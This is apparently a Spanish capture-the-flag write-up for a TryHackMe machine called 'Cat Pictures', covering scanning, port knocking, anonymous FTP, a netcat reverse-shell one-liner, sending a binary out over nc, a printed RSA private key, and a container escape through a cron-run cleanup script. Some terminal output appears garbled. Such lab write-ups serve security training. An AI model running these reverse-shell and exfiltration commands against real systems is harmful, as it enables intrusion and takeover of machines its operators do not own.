


CAT Pictures

viernes, 4 de junio de 2021 17:50



```
Nmap
PORT      STATE SERVICE VERSION
21/tcp    filtered ftp
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 2048 37:43:64:80:d3:5a:74:62:81:b7:80:6b:1a:23:d8:4a (RSA)
|_ 256 53:c6:82:ef:d2:77:33:ef:c1:3d:9c:15:13:54:0e:b2 (ECDSA)
|_ 256 ba:97:c3:23:d4:f2:cc:08:2c:e1:2b:30:06:18:95:41 (EDDSA)
2375/tcp  filtered docker
8080/tcp  open  nvm-express?
|_ fingerprint-strings:
|_  DNSVersionBindReq, GenericLines, GetRequest, HTTPOptions, RTSPRequest:
|_  INTERNAL SHELL SERVICE
|_  please note: cd commands do not work at the moment, the developers are fixing it at the
moment
|_  ctrl-c
|_  Please enter password:
|_  Invalid password...
|_  Connection Closed
|_  NULL, RPCCheck:
|_  INTERNAL SHELL SERVICE
|_  please note: cd commands do not work at the moment, the developers are fixing it at the
moment
|_  ctrl-c
|_  Please enter password:
8080/tcp  open  http      Apache httpd 2.4.46 ((Unix) OpenSSL/1.1.1d PHP/7.3.27)
|_ http-open-proxy: Potentially OPEN proxy.
|_ Methods supported: CONNECTION
|_ http-server-header: Apache/2.4.46 (Unix) OpenSSL/1.1.1d PHP/7.3.27
|_ http-title: Cat Pictures - Index page
1 service unrecognized despite returning data. If you know the service/version, please submit the
following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port4420-TCP:V=7.60%I=720%G=45TIme=608A9D34XP=x86_64-pc-linux-gnu%r(NUL
SF:.,A0,"INTERNAL\x20SHELL\x20SERVICE\nplease\x20note:\x20cd\x20commands\x
SF:20do\x20not\x20work\x20at\x20the\x20moment,\x20the\x20developers\x20are
SF:\x20fixing\x20it\x20at\x20the\x20moment,\x20do\x20not\x20use\x20ctrl-c\n
SF:Please\x20enter\x20password:\n")%r(GenericLines,C6,"INTERNAL\x20SHELL\x
SF:20SERVICE\nplease\x20note:\x20cd\x20commands\x20do\x20not\x20work\x20at
SF:\x20the\x20moment,\x20the\x20developers\x20are\x20fixing\x20it\x20at\x2
SF:0the\x20moment,\x20do\x20not\x20use\x20ctrl-c\nPlease\x20enter\x20passwo
SF:rd:\nInvalid\x20password...\n\nConnection\x20Closed\n")%r(GetRequest,C
SF:6,"INTERNAL\x20SHELL\x20SERVICE\nplease\x20note:\x20cd\x20commands\x20d
SF:o\x20not\x20work\x20at\x20the\x20moment,\x20the\x20developers\x20are\x2
SF:0fixing\x20it\x20at\x20the\x20moment,\x20do\x20not\x20use\x20ctrl-c\nPle
SF:ase\x20enter\x20password:\nInvalid\x20password...\n\nConnection\x20Clos
SF:ed\n")%r(HTTPOptions,C6,"INTERNAL\x20SHELL\x20SERVICE\nplease\x20note:
SF:\x20cd\x20commands\x20do\x20not\x20work\x20at\x20the\x20moment,\x20the\
SF:\x20developers\x20are\x20fixing\x20it\x20at\x20the\x20moment,\x20do\x20n
SF:t\x20use\x20ctrl-c\nPlease\x20enter\x20password:\nInvalid\x20password\
SF:.\n\nConnection\x20Closed\n")%r(RTSPRequest,C6,"INTERNAL\x20SHELL\x20S
SF:ERVICE\nplease\x20note:\x20cd\x20commands\x20do\x20not\x20work\x20at\x2
SF:0the\x20moment,\x20the\x20developers\x20are\x20fixing\x20it\x20at\x20th
SF:e\x20moment,\x20do\x20not\x20use\x20ctrl-c\nPlease\x20enter\x20password:
SF:\nInvalid\x20password...\n\nConnection\x20Closed\n")%r(RPCCheck,A0,"IN
SF:TERNAL\x20SHELL\x20SERVICE\nplease\x20note:\x20cd\x20commands\x20do\x20
SF:not\x20work\x20at\x20the\x20moment,\x20the\x20developers\x20are\x20fixi
SF:ng\x20it\x20at\x20the\x20moment,\x20do\x20not\x20use\x20ctrl-c\nPlease\x
SF:20enter\x20password:\n")%r(DNSVersionBindReq,C6,"INTERNAL\x20SHELL\x20S
SF:ERVICE\nplease\x20note:\x20cd\x20commands\x20do\x20not\x20work\x20at\x2
SF:0the\x20moment,\x20the\x20developers\x20are\x20fixing\x20it\x20at\x20th
SF:e\x20moment,\x20do\x20not\x20use\x20ctrl-c\nPlease\x20enter\x20password:
SF:\nInvalid\x20password...\n\nConnection\x20Closed\n");
MAC Address: 02:2C:77:02:B9:80 (Unknown)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed
port
Aggressive OS guesses: Linux 3.1 (94%), Linux 3.2 (94%), AXIS 218A or 211 Network Camera (Linux
2.6.17) (94%), Linux 3.8 (94%), ASUS RT-N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%), Linux 3.2 -
4.8 (92%), QNAP QTS 4.0 - 4.2 (92%), Linux 2.6.32 - 3.10 (92%), Linux 2.6.32 - 3.9 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Port21 filtered.. Extraño.

Puerto 8080. al revisar, damos con sólo un post que indica números mágicos que podría hacer mención a port knocking  
Dado que tiene secuencia, es muy probable que mi nmap pasado ya lo haya activado, así que revisaré de nuevo, y si no funciona usaría la aplicación knock

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Post cat pictures here!

by user • Wed Mar 24, 2021 8:33 pm

POST ALL YOUR CAT PICTURES HERE 😊

Knock knock! Magic numbers: 1111, 2222, 3333, 4444

user

Site Admin

Posts: 1

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```
nmap -p- --min-rate=5000 -n -Pn -oN allports2 cat.thm

Starting Nmap 7.60 ( https://nmap.org ) at 2021-06-06 00:08 BST
Nmap scan report for cat.thm (10.10.172.115)
Host is up (0.00067s latency).
Not shown: 65530 closed ports
```

Tryhackme página 1

```

PORT      STATE      SERVICE
21/tcp    filtered  ftp
22/tcp    open      ssh
2375/tcp  filtered  docker
4420/tcp  open      nvm-express
8080/tcp  open      http-proxy
MAC Address: 02:67:08:84:32:01 (Unknown)

```

Nada nuevo, así que usaré knock

[https://raw.githubusercontent.com/ChathuraDR/portKnocking\\_Tool/master/knock.py](https://raw.githubusercontent.com/ChathuraDR/portKnocking_Tool/master/knock.py)

```

python knock.py 1111,2222,3333,4444 21
Enter URL/IP to proceed : cat.thm

#####

Combination : ['1111', '2222', '3333', '4444']
-----

Starting Nmap 7.60 ( https://nmap.org ) at 2021-06-06 00:19 BST
Nmap scan report for cat.thm (10.10.172.115)
Host is up (0.00057s latency).

PORT      STATE      SERVICE
1111/tcp  closed    lmsocialserver

Nmap done: 1 IP address (1 host up) scanned in 0.04 seconds
-----

Starting Nmap 7.60 ( https://nmap.org ) at 2021-06-06 00:19 BST
Nmap scan report for cat.thm (10.10.172.115)
Host is up (0.00052s latency).

PORT      STATE      SERVICE
2222/tcp  closed    EtherNet/IP-1

Nmap done: 1 IP address (1 host up) scanned in 0.04 seconds
-----

Starting Nmap 7.60 ( https://nmap.org ) at 2021-06-06 00:19 BST
Nmap scan report for cat.thm (10.10.172.115)
Host is up (0.00047s latency).

PORT      STATE      SERVICE
3333/tcp  closed    dec-notes

Nmap done: 1 IP address (1 host up) scanned in 0.04 seconds
-----

Starting Nmap 7.60 ( https://nmap.org ) at 2021-06-06 00:19 BST
Nmap scan report for cat.thm (10.10.172.115)
Host is up (0.00058s latency).

PORT      STATE      SERVICE
4444/tcp  closed    krb524

Nmap done: 1 IP address (1 host up) scanned in 0.04 seconds
-----

Connection to cat.thm 21 port [tcp/ftp] succeeded

```

Hago nuevamente el chequeo con nmap funcionando correctamente OPEN el puerto 21

```

root@ip-10-10-149-30:~# nmap -p- --min-rate=5000 -n -Pn -oN allports2 cat.thm

Starting Nmap 7.60 ( https://nmap.org ) at 2021-06-06 00:21 BST
Nmap scan report for cat.thm (10.10.172.115)
Host is up (0.00056s latency).
Not shown: 65530 closed ports
PORT      STATE      SERVICE
21/tcp    open      ftp
22/tcp    open      ssh
2375/tcp  filtered  docker
4420/tcp  open      nvm-express
8080/tcp  open      http-proxy
MAC Address: 02:67:08:84:32:01 (Unknown)

```

Al ingresar, puedo llegar como anonymous

```

root@ip-10-10-149-30:~# ftp cat.thm
Connected to cat.thm.
220 (vsFTPD 3.0.3)
Name (cat.thm:root): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r-- 1 ftp ftp 162 Apr 02 14:32 note.txt
226 Directory send OK.
ftp> get note.txt
local: note.txt remote: note.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for note.txt (162 bytes).
226 Transfer complete.
162 bytes received in 0.00 secs (74.8713 kB/s)
ftp>

```

```

root@ip-10-10-149-30:~# cat note.txt
In case I forget my password, I'm leaving a pointer to the internal shell service on the server.

Connect to port 4420, the password is sardinethecat.
- catlover

```

Ahora quizá sí funcione el puerto 4420.

**Port 4420** inicialmente parece un puerto telnet, pero personalizado para atender a una password

The image contains two side-by-side terminal window screenshots. The left terminal window has a title bar 'root@ip-10-10-149-30: ~' and shows a netcat listener on port 4420. It receives a connection from '256 ba:97:c3:23:d4:f2:cc:08:2c:e1:2b:30:06:18:95:41 (EdDSA)'. The user 'lkn1' enters the password 'lkn1', and the connection is successful, showing 'Connection Closed'. The right terminal window has a title bar 'root@ip-10-10-149-30: ~' and shows a netcat listener on port 4420. It receives a connection from '256 ba:97:c3:23:d4:f2:cc:08:2c:e1:2b:30:06:18:95:41 (EdDSA)'. The user 'lkn1' enters the password 'lkn1', and the connection is successful, showing 'Connection Closed'.


Luego de conseguir la contraseña probamos de nuevo con sandinethecat

```

root@ip-10-10-149-30:~# nc cat.thm 4420
INTERNAL SHELL SERVICE
please note: cd commands do not work at the moment, the developers are fixing it
at the moment.
do not use ctrl-c
Please enter password:
sardinethecat
Password accepted
nc -V
nc: option requires an argument -- 'V'
usage: nc [-46CdDfhklNnrStUuvZz] [-I length] [-i interval] [-M ttl]
[-m minttl] [-O length] [-P proxy_username] [-p source_port]
[-q seconds] [-s source] [-T keyword] [-V rtable] [-W recvlimit] [-w t
imeout]
[-X proxy_protocol] [-x proxy_address[:port]]
[destination]
[port]

```

Logramos conseguir acceso, pero tiene una shell muy limitada.. Afortunadamente tiene Netcat  
Generamos el payload correspondiente a la versión de nc que no tiene el parámetro -e (para ejecutar directamente una consola)



Y funciona de las mil maravillas, con la sorpresa que ya somos root

```

[timeout]
[-X proxy_protocol] [-x proxy_address[:port]] [destination]

[port]
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 10.10.149.30 4545 >/tmp/f
root@ip-10-10-149-30:~# cat /dev/null
In case I forget my password, I'm leaving a pointer to the internal shell service on the server.

Connect to port 4420, the password is sardinethecat.
- catlover
root@ip-10-10-149-30:~# nc -lnvp 4545
Listening on [0.0.0.0] (family 0, port 4545)
Connection from 10.10.172.115 52490 received!
sh: 0: can't access tty; job control turned off
#

```

Pero lamentablemente descubro que estoy dentro de un contenedor, con muy pocos datos de escape. Encuentro dos cosas.

1. En home/catlover hay un binario (runme) que solicita una password y es muy probable que la siguiente jugada vaya por allí (no corresponde a la misma contraseña anterior, ya la probé :( )
2. En usr/bin/ existe el wget por lo que a pesar de la poca cantidad de binarios en la máquina podría llegar a descargar algo que me fuera de utilidad

Dada las pocas herramientas, decidí descargarme el runme a mi equipo

cat /home/catlover/runme | nc 10.10.149.30 4334

Ltrace no me ayudó

Pero string no defraudó.

```

GLIBC_2.2.5
u+UH
ATSH
[A\]
[JA\A]A^A_
rebecca
Please enter your password:
Welcome, catlover! SSH key transfer queued!
touch /tmp/gibmethesshkey
Access Denied
3$
*PLR

```

Al intentar, éxito

```

# home/catlover/runme
Please enter your password: rebecca
Welcome, catlover! SSH key transfer queued!
#

```

Aquí hay una pista interesante.. Habla de una ssh, pero en el home no había nada previamente.. Voy a revisar de nuevo.

```

# ls -lha /home/catlover
total 32K
drwxr-xr-x 2 0 0 4.0K Jun  6 00:06 .
drwxr-xr-x 3 0 0 4.0K Apr  2 20:51 ..
-rw-r--r-- 1 0 0 1.7K Jun  6 00:06 id_rsa
-rwxr-xr-x 1 0 0 19K Apr  3 01:35 runme

```

Efectivamente ahora tenemos una llave.

-----BEGIN RSA PRIVATE KEY-----

```

MIIEogIBAAKCAQEAml1dCzMF4y+TG3QcyaN3B7pLVMzPqQ1f5QZJ9jkZyXwWarW5
IWnCNvY8gOZDOSWgDODCj8mOssL7SllgkOuD1OzM0cMBSCCwYlaN9F8zmz6UJX+h
jSmQqh7eqtXuAvOkadRoFloyg2kZ1Gb7ZzebR75UCBzCkv1zODRx2zLgfyGu0k2u
xCa4zmBdm80X0gKbk5MTgM4/l8U3DFZgSg45v+2uM3aoqbh5Nu/nXRNfYR/Wb10H
tzeTJeqlrjBAwC0ZzPhiSo6fuUVNH0pLQOf/9B10j13/jh1+zE6MB0m77iE07cr
IT5PuxicjbltIEF9tjudycnFRIGAKG6uU8/8wIDAQABAoIBAHI1NyDo5p6tEUN8o
aErRTKkNTWknHf8m27h+pW6TcKXeu15o3ad87tCHEUR0h0bkWFrGo8zbbpzcet
D2/Z85SxGwouuPL3fW4ULuElzIGK1utv7SvioMh/hXmyKymActny+NqUoQ2JSBB
QuhqgWjppE5RIO+U5ToqYccBv+1e2bO9P+agWe+3hjpWtiAUHedoriJK9D+zpw8s
/+9CjPdzjXA45X2ikZ1AhWNLhPBnH3Cplgug8WlxY9fMbmU88InA8M4LuvQq5A63
zvWwtuh5bTkj622Qc0Eq1bJ0bfUkQRD33sqRVUUBE9+YvKxHAOrhkZHsvwWhK/
oYlx3WECgYEAyFR+UluQs9BwrpS/AOSjbtTOpICiCzjW9XPOXKy/+8Pvn7gLv
00j5NNv6c0zmHJRCG+wELOVSfRyV7z88V+mj302Bhf6uupD9Xu96d8Kr3+iMGoqp
tk7/3m4FjoInCpZbQw9VHcZvkq1ET6qdzu+1894YLVu258KeCVUqIMCgYEAwwHy
QTo6VdM0d0InZdcCCrFCDCscvYXxQ5Spl4MqPPhniioza3oQRHO5miPIAKNytw5PQ
zSkoiW47AOBp2twzVAH7d+PWRzqAGZXW8gsF6Ls48LxSJGzz8V191PjbcGQO7Oro
Em8pQ+qCISxv3A8fKvG5E9xOspD0/3lsM/zGD9ECgYBOYOTgDAuFKS4dKRnCUt0qpK
68DBJfJHY09DlUQBTlwVRoh/h+flEChoTSDkQ5StFwTnbOg+Y83qAqVwsYIBGxWq
Q2YZ/ADB8KA5OrwrKwRPe3S8ul4ybS2JKVtO1+uY9v8P+XqACIHs6OTH3dfic
tUJXwhQKsUCo5gzAK874owKBgc/xvTjZtIvWwg+WBFLfZFSIMAKjOLinmyGdUqu
aoSRDWxcB/tF08efwkvxsRvbmki9c97fpSYDrDM+kOQus9rrWeNuF4CpHUQuS9zf
ZSa11Q0v46vdt+kmqynTwnRTx2/xHf5apHV1mWd7PE+M0leJR5Fg32H/UKH8ROZM
RpHhAoGAehjGmhge+IOEPtcok8Zle+qpcV2SkLRI7kZ2LaR97QAmCCSH5SndzR
tdjVbkh5BX0cxTdnFAF3ErDU15JP8+27pEO5xQNYExxf1y7kx86Mh9JYJlq0aDt
O4fvFelowV6MXVEMY/O4fdnSWavh0D+lkYGRcY5myfHyhWvmFcQ=
-----END RSA PRIVATE KEY-----

```

Al conectarse al ssh con catlover y la llave logramos ser root.. Pero.. Del contenedor.

```

root@7546fa2336d6:/root# cat flag.txt
7cf90a0e7c
root@7546fa2336d6:/root#

```

Luego de un rato, en OPT encontré un bash que elimina el contenido de /tmp

Hice un archivo de prueba en esa carpeta y a pesar de estar corriendo, según lineas, no borraba mi archivo.

```

root@7546fa2336d6:/opt# clean
20G 7.3G 12G 40% /opt/clean

```


Asumí entonces que se trataba de una ejecución foránea.

```

root@7546fa2336d6:/opt/clean# cd /dev/
root@7546fa2336d6:/dev# ls
core fd full mqueue null ptmx pts random shm stderr stdin stdout tty urandom zero
root@7546fa2336d6:/dev# ls -la

```

Así que metí una reverse shell de tipo bash (dado que no estaba nc disponible) en el clean.sh y de forma casi inmediata retornó una shell del equipo (el real, no el docker)



6







501695

23

 Users

 Rank